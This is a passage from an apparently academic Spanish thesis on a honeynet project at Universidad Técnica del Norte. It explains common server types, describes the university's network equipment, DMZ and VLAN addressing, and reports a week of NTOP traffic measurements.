


Figura 17. Esquema de funcionamiento de un servidor SSH

En la Figura 17 se esquematizan dos aplicaciones cliente y servidor ejecutadas a través de dos hosts remotos. Se establece una sesión SSH entre los dos equipos, creándose un túnel que envía la información encriptada, resguardándola de posibles intrusiones.

1.6.1.3 Servidor Web

Un servidor Web es un programa que haciendo uso del Protocolo de Transferencia de Hipertexto (HTTP, Hypertext Transfer Protocol) y del modelo cliente/servidor, atiende y responde las peticiones realizadas por los navegadores Web para proporcionar los recursos que se soliciten. El puerto estándar por defecto que utiliza es el 80.

En distribuciones Linux, el servidor Web más usado es Apache que se consolida como un sistema poderoso, estable y de fácil configuración.

Un servidor web es el responsable de aceptar peticiones HTTP de los navegadores web y responder las solicitudes HTTP que contienen los recursos solicitados (páginas HTML, imágenes y otros). En la Figura 18 se observa un simple esquema de su funcionamiento.




Figura 18. Esquema de funcionamiento de un servidor Web

1.6.1.4 Servidor de Nombres de Dominio

Un Servidor de Nombres de Dominio (DNS, Domain Name System) “suministra la correspondencia y la traducción de los nombres de dominio a direcciones IP, es decir, una dirección IP representa a un computador con cierto nombre, como por ejemplo, Google” (Areitio, 2008, p. 337). Utiliza el puerto TCP 53 para responder las peticiones. Un sistema DNS emplea tres componentes principales:

- **Cliente DNS.**- Un programa cliente DNS que se ejecuta en la computadora del usuario y que genera peticiones DNS de resolución de nombres a un servidor DNS.
- **Servidor DNS.**- Contesta las peticiones de los clientes. Los servidores recursivos tienen la capacidad de reenviar la petición a otro servidor si no disponen de la dirección solicitada.
- **Zonas de autoridad.**- Porciones del espacio de nombres de dominio que almacenan los datos. Cada zona de autoridad abarca al menos un dominio y posiblemente sus subdominios, si estos últimos no son delegados a otras zonas de autoridad (Corletti, 2011, p. 222).

Un sistema DNS actúa de forma transparente para el usuario, quien a través de una aplicación (navegador web, correo electrónico) efectúa una petición de resolución de nombres de dominio, que se envía al servidor local del sistema operativo para verificar si ya existe en la memoria de caché local, caso contrario

se envía al servidor DNS proporcionado por el ISP, que a su vez puede realizar una búsqueda recursiva para contestar la petición (véase Figura 19).




Figura 19. Esquema de funcionamiento de un sistema DNS

1.6.1.5 Servidor de Base de Datos

Es el encargado de proveer servicios de base de datos a las aplicaciones que utilizan la arquitectura cliente/servidor. Pueden cumplir tareas de análisis, almacenamiento, manipulación de datos, etc. Entre sus principales ventajas están el brindar seguridad de acceso, integridad e independencia lógica y física de datos (véase Figura 20).

Un sistema de Gestión de Base de Datos es aquel software empleado como interfaz entre la base de datos, las aplicaciones que las utilizan y los usuarios.




Figura 20. Esquema básico del modo de operación de un servidor de base de datos

1.6.1.6 Servidor de Aplicaciones

Alegsa (s.f) describe a un servidor de aplicaciones como:

Tipo de servidor que permite el procesamiento de datos de una aplicación cliente. Sus principales ventajas son la centralización y la disminución de la complejidad del desarrollo de aplicaciones, dado que las aplicaciones no necesitan ser programadas; en su lugar, estas son ensambladas desde bloques provistos por el servidor de aplicación.

Puede correr remotamente o desde la máquina en la que se ejecuta la aplicación del cliente.

El esquema de un servidor de este tipo se muestra en la Figura 21, en la que el cliente solicita un recurso web de contenido dinámico especificando una URL¹⁴ en el navegador instalado en su ordenador. El servidor Web recibe la solicitud y a su vez la envía al Servidor de Aplicaciones que la responde con la información solicitada.




Figura 21. Esquema de funcionamiento de un Servidor de Aplicaciones

¹⁴ URL Uniform Resource Locator

CAPÍTULO II

DISEÑO DE LA HONEYNET VIRTUAL HÍBRIDA

Este capítulo describe brevemente el estado actual de la red de datos principal de la Universidad Técnica del Norte, a partir del cual se efectúa el diseño de la Honeynet Virtual Híbrida, proceso en el que se definen los requerimientos de software, hardware y la topología de red a emplearse para el desarrollo del proyecto.

2.1 SITUACIÓN ACTUAL DE LA RED

2.1.1 INTRODUCCIÓN

La Universidad Técnica del Norte (UTN) es una institución de Educación Superior Pública orientada a contribuir con el estudio y comprensión de los problemas socioeconómicos y culturales de la región norte del Ecuador. Se encuentra ubicada en el sector El Olivo de la ciudad de Ibarra, provincia de Imbabura.

Dentro de ella se forman 7839 estudiantes y laboran 807 trabajadores, empleados y docentes (véase Tabla 2).

Tabla 2

Distribución del personal de acuerdo a su cargo desempeñado

CARGO DESEMPEÑADO	NÚMERO
Empleados a nombramiento	283
Empleados a contrato	102
Docentes a nombramiento	234
Docentes a contrato	165
Docentes colegio anexo UTN a contrato	23
TOTAL	807

Nota: Elaborado a partir de la información proporcionada en el Departamento de Informática de la UTN (2012).

La UTN cuenta con una infraestructura física de alta calidad y bastante extensa que incluye: cinco facultades de formación académica, edificio de Administración Central, Bienestar Universitario, Instituto de Postgrado e Idiomas, Instituto de Educación Física, Biblioteca Virtual, Coliseo Universitario, Complejo Acuático, auditorios, laboratorios, granjas experimentales, áreas deportivas, entre otras dependencias, que la posicionan como una institución educativa de excelencia.

La Figura 22 presenta una vista aérea de la ciudadela universitaria.



Figura 22. Vista Aérea Universidad Técnica del Norte. Fuente: Departamento de Relaciones Públicas de la Universidad Técnica del Norte

El UniPortalWeb de la Universidad Técnica del Norte (2012) expone la identidad institucional, contemplando su misión y visión:

Misión de la Institución

La Universidad Técnica del Norte es una institución de educación superior, pública y acreditada, forma profesionales de excelencia, críticos, humanistas, líderes y emprendedoras con responsabilidad social; genera, fomenta y ejecuta procesos de investigación, de transferencia de saberes, de conocimientos científicos, tecnológicos y de innovación; se vincula con la comunidad, con criterios de sustentabilidad para contribuir al desarrollo social, económico, cultural y ecológico de la región y del país.

Visión de la Institución

La Universidad Técnica del Norte, en el año 2020, será un referente regional y nacional en la formación de profesionales, en el desarrollo de pensamiento, ciencia, tecnológica, investigación, innovación y vinculación, con estándares de calidad internacional en todos sus procesos; será la respuesta académica a la demanda social y productiva que aporta para la transformación y la sustentabilidad.

2.1.2 DESCRIPCIÓN DE LA RED PRINCIPAL




Figura 23. Topología lógica de la red de datos de la Universidad Técnica del Norte

El cuarto principal de telecomunicaciones de la Universidad Técnica del Norte se localiza en la planta baja del edificio de Administración Central y forma parte del Departamento de Informática. Está constituido por varios equipos, mediante los cuales se establece la conectividad y administración de la red.

Principalmente, se dispone de un Switch modular Cisco Catalyst 4506-E de alto rendimiento que proporciona seguridad, movilidad, escalabilidad, administración; posee dos módulos de seis puertos GBIC¹⁵ y tres módulos de 48 puertos FastEthernet. Brinda una solución integral que soporta aplicaciones de voz, video, datos y enlaces ascendentes de hasta diez Gigabit Ethernet (GE).

Este equipo se utiliza para mantener comunicación mediante fibra óptica con las principales edificaciones situadas dentro del campus universitario: Facultad de ingeniería en Ciencias Aplicadas (FICA), Facultad de Ingeniería en Ciencias Agropecuarias y Ambientales (FICAYA), Facultad en Ciencias Administrativas y Económicas (FACAE), Facultad de Educación en Ciencia y Tecnología (FECYT), Facultad en Ciencias de la Salud (FCCSS), Instituto de Educación Física, Biblioteca Virtual, Auditorio Agustín Cueva, Instituto de Postgrado y Centro académico de Idiomas. Se provee de redundancia a los enlaces mencionados con excepción de los correspondientes al Auditorio y el Instituto de Educación Física, mediante un segundo Switch Cisco Catalyst 4506-E ubicado en el cuarto de equipos de la FICA y a través de la configuración de los protocolos Spanning Tree y HSRP¹⁶, convirtiendo a esta facultad en el sistema back up de administración de la red.

De igual forma, la UTN dispone enlaces de radio hacia sus dependencias localizadas fuera de la ciudadela universitaria como son: Granja Experimental la Pradera, Granja Experimental Yuyucocha, Colegio UTN y al Antiguo Hospital San Vicente de Paúl, que también acceden a todos los servicios.

¹⁵ **GBIC** Gigabit Interface Converter

¹⁶ **HSRP** Hot Standby Router Protocol

Como se observa en la Figura 23, entre el hardware existente, está el Switch Cisco Catalyst 3750G equipado con 12 puertos SFP¹⁷ GE y conectado en stack a otro con 24 puertos Gigabit Ethernet. Este dispositivo de red admite Calidad de Servicio (QoS, Quality of Service), configuración de listas de acceso (ACL, Access List) y funciones de capa tres como: Enrutamiento Estático y el Protocolo de Información de Enrutamiento (RIP). Se conecta directamente a los equipos de telefonía IP (Gateway de voz, Call manager, IVR¹⁸) y al WLC para suministrar varios de los servicios y aplicaciones a los usuarios de la red.

El Wireless LAN Controller (WLC) de la serie 5500 de Cisco es un elemento importante que incrementa el rendimiento de las Redes Inalámbricas de la UTN. Este equipo proporciona comunicación en tiempo real con los distintos Puntos de Acceso Aironet distribuidos en varios sectores de la universidad, para implementar funciones de gestión y control. Permite implementar políticas de seguridad, administración de radio frecuencias para evitar posibles interferencias y calidad de Servicio.

La zona desmilitarizada (DMZ) alberga a la mayor parte de los servidores a los que se tiene acceso desde la WAN. Entre los que se mencionan: el Servidor Web, de Aplicaciones, de Base de Datos, de Streaming del Canal y Radio Universitaria, del Campus Virtual, y del Repositorio Digital de la Biblioteca. El objetivo primordial de contar con esta red perimetral es proteger a los servicios de posibles intrusos, en caso de que la seguridad de la zona interna se vea comprometida.

La DMZ se conecta directamente al firewall de la red, un Cisco ASA 5520 diseñado para permitir la detección de posibles ataques y amenazas, con una capacidad de hasta 450 Mbps y un promedio de 9000 sesiones por segundo. Posee cuatro interfaces Gigabit Ethernet, un puerto Fast Ethernet y soporta hasta 150 VLAN. Permite funciones de autenticación de identidad, cifrado, y la personalización de las políticas de seguridad de acuerdo a las exigencias

¹⁷ **SFP** Small Form- factor Pluggable

¹⁸ **IVR** Interactive Voice Response

específicas de la institución. Es en este dispositivo donde se encuentran configuradas las reglas de Traducción de Red (NAT, Network Address Translate) para resolver las peticiones de las redes interna y externa. El Firewall traduce una dirección cuando una regla NAT coincide con el tráfico, caso contrario se continúa con el procesamiento de dicho paquete.

El dispositivo PacketShaper 3500 se encarga de administrar y controlar el ancho de banda, identifica el tipo y la utilización de aplicaciones ejecutadas, controla tiempos de respuesta, facilita la implementación de políticas de QoS para regular el tráfico y las conexiones, permitiendo la administración de hasta 45Mbps. El sistema de seguridad de la red se basa esencialmente en estos dos equipos y se caracteriza por ser únicamente de carácter defensivo. La gran cantidad de dispositivos de usuario final hacen que el mantener un control total de la red se convierta en una tarea sumamente difícil.

La salida hacia el Internet, lo provee Telconet, un proveedor de servicios de internet que entrega un enlace de 75 Mbps, distribuido entre las diferentes VLAN configuradas y administradas desde el Catalyst 4506 E, para satisfacer las necesidades de comunicación de las dependencias y facultades de la Universidad, proporcionándoles servicios de acuerdo a sus requerimientos individuales y al tipo de funciones que desempeñan dentro de la red.

La Tabla 3 incluye los rangos de direccionamiento lógicos principales de la UTN, mientras que la Tabla 4 detalla la distribución de VLAN en la red.

Tabla 3

Direccionamiento lógico principal de la red

DESCRIPCIÓN	SUBRED	MÁSCARA DE SUBRED
ZONA DESMILITARIZADA (DMZ)	10.24.X.X	255.255.255.0
RED EXTERNA	190.95.X.X	255.255.255.224
RED INTERNA	172.20.0.0	255.255.0.0

Nota: Elaborado a partir de la información proporcionada en el Departamento de Informática de la UTN (2012).

Tabla 4

Distribución de VLAN de la Red

VLAN ID	DESCRIPCIÓN	SUBRED	MÁSCARA DE SUBRED	UBICACIÓN	
1	Servidores	172.20.1.0	255.255.255.0	EDIFICIO CENTRAL	
2	Equipos activos	172.20.2.0	255.255.255.0		
4	Financiero	172.20.4.0	255.255.255.0		
6	Departamento de Informática	172.20.6.0	255.255.255.0		
7	CECI	172.20.7.0	255.255.255.0		
8	Autoridades	172.20.8.0	255.255.255.0		
10	Administrativos	172.20.10.0	255.255.255.0		
12	Comunicación Organizacional	172.20.12.0	255.255.255.0		
14	Administración	172.20.14.0	255.255.255.0		FICA
16	Laboratorios	172.20.16.0	255.255.254.0		FICAYA
18	Academia Cisco	172.20.18.0	255.255.255.0		
20	Administración	172.20.20.0	255.255.255.0		POSTGRADO
22	Laboratorios	172.20.22.0	255.255.255.0		
24	Administración	172.20.24.0	255.255.255.0	CENTRO ACADÉMICO DE IDIOMAS	
26	Laboratorios	172.20.26.0	255.255.255.0		
28	Administración	172.20.28.0	255.255.255.0	FCCSS	
30	Estudiantes	172.20.30.0	255.255.255.0		
32	Administración	172.20.32.0	255.255.255.0	BIBLIOTECA	
34	Laboratorios	172.30.34.0	255.255.254.0		
36	Administración	172.20.36.0	255.255.255.0	FECYT	
37	Estudiantes	172.20.37.0	255.255.255.0		
40	Administración	172.20.40.0	255.255.255.0	FACAE	
42	Laboratorios	172.20.42.0	255.255.255.0		
44	Administración	172.20.44.0	255.255.255.0	A. AGUSTÍN CUEVA	
46	Laboratorios	172.20.46.0	255.255.255.0		
48	Auditorio	172.20.48.0	255.255.255.0	COLEGIO UTN	
52	Administración	172.20.52.0	255.255.255.0		
54	Laboratorios	172.20.54.0	255.255.255.0	WIRELESS	
56	Docentes	172.20.56.0	255.255.255.0		
58	Administrativos	172.20.58.0	255.255.255.0		
60	Estudiantes	172.20.60.0	255.255.254.0		
64	Telefonía IP	172.20.64.0	255.255.254.0	EDIFICIO CENTRAL	
66	Copiadora	172.20.72.0	255.255.255.0	COPIADORA	

Nota: Elaborado a partir de la información proporcionada en el Departamento de Informática de la UTN (2012).

2.1.3 MEDICIÓN DEL TRÁFICO DE LA RED

Se efectúa un diagnóstico inicial del estado de la red interna de la UTN a través de una medición del tráfico que permite determinar su comportamiento en tiempo real y obtener información relevante acerca del tipo, volumen, protocolos y puertos más utilizados, de manera que se establezca un patrón característico acerca del uso de los recursos de la red.

Para cumplir con este objetivo, se emplea la aplicación gratuita de código abierto NTOP, que según la documentación disponible en la página oficial del software, es una sonda de tráfico de red diseñada para ejecutarse tanto en plataformas UNIX como en Windows y se basa en la librería de captura de paquetes libpcap. Esta herramienta de monitoreo y medición soporta varias actividades de gestión que incluyen la optimización, planeamiento y detección de violaciones en la seguridad de la red.

La captura del tráfico se realiza mediante la configuración de un puerto espejo (SPAN, Switched Port Analyzer) en el switch de distribución Cisco Catalyst 4506-E que duplica el tráfico que circula por todas las VLAN y lo replica hacia el host en el que se ha implementado NTOP.

A continuación, se describen los resultados obtenidos tras el monitoreo del tráfico durante un período de tiempo de siete días consecutivos.

2.1.3.1 Distribución de datos globales por protocolo

Las estadísticas generadas señalan que el 99.4% del total de datos capturados por NTOP corresponden al protocolo de internet IP, de los cuales 91.3% coinciden con el protocolo TCP, el 8.6% a UDP y el 0.1% restante se distribuye entre los protocolos ICMP, ICMPv6, IGMP¹⁹ y varios no identificados por el software (véase Figura 24).

¹⁹ **IGMP** Internet Group Management Protocol




Figura 24. Distribución Global de datos de acuerdo al tipo de protocolo. Elaborado a partir de los resultados obtenidos durante la medición de tráfico de la red en un período de tiempo de siete días consecutivos empleando NTOP.

2.1.3.2 Distribución del tráfico por aplicación

Se describen brevemente los cinco protocolos/aplicaciones empleados con mayor recurrencia dentro de la red.

El primer lugar lo ocupa el protocolo HTTP que alcanza un ancho de banda máximo de 11.5Mbytes/s. Debido a que el monitoreo de la red se efectuó ininterrumpidamente se visualizan repentinos altos y bajos en las gráficas que se crean en el horario no operativo de red, disminuyendo considerablemente el ancho de banda promedio, que se establece en el valor de 3.3Mbytes/s (véase Figura 25), concluyéndose que la mayor cantidad de ancho de banda de la red se

destina a la navegación web y que el puerto utilizado con mayor frecuencia es el 80.

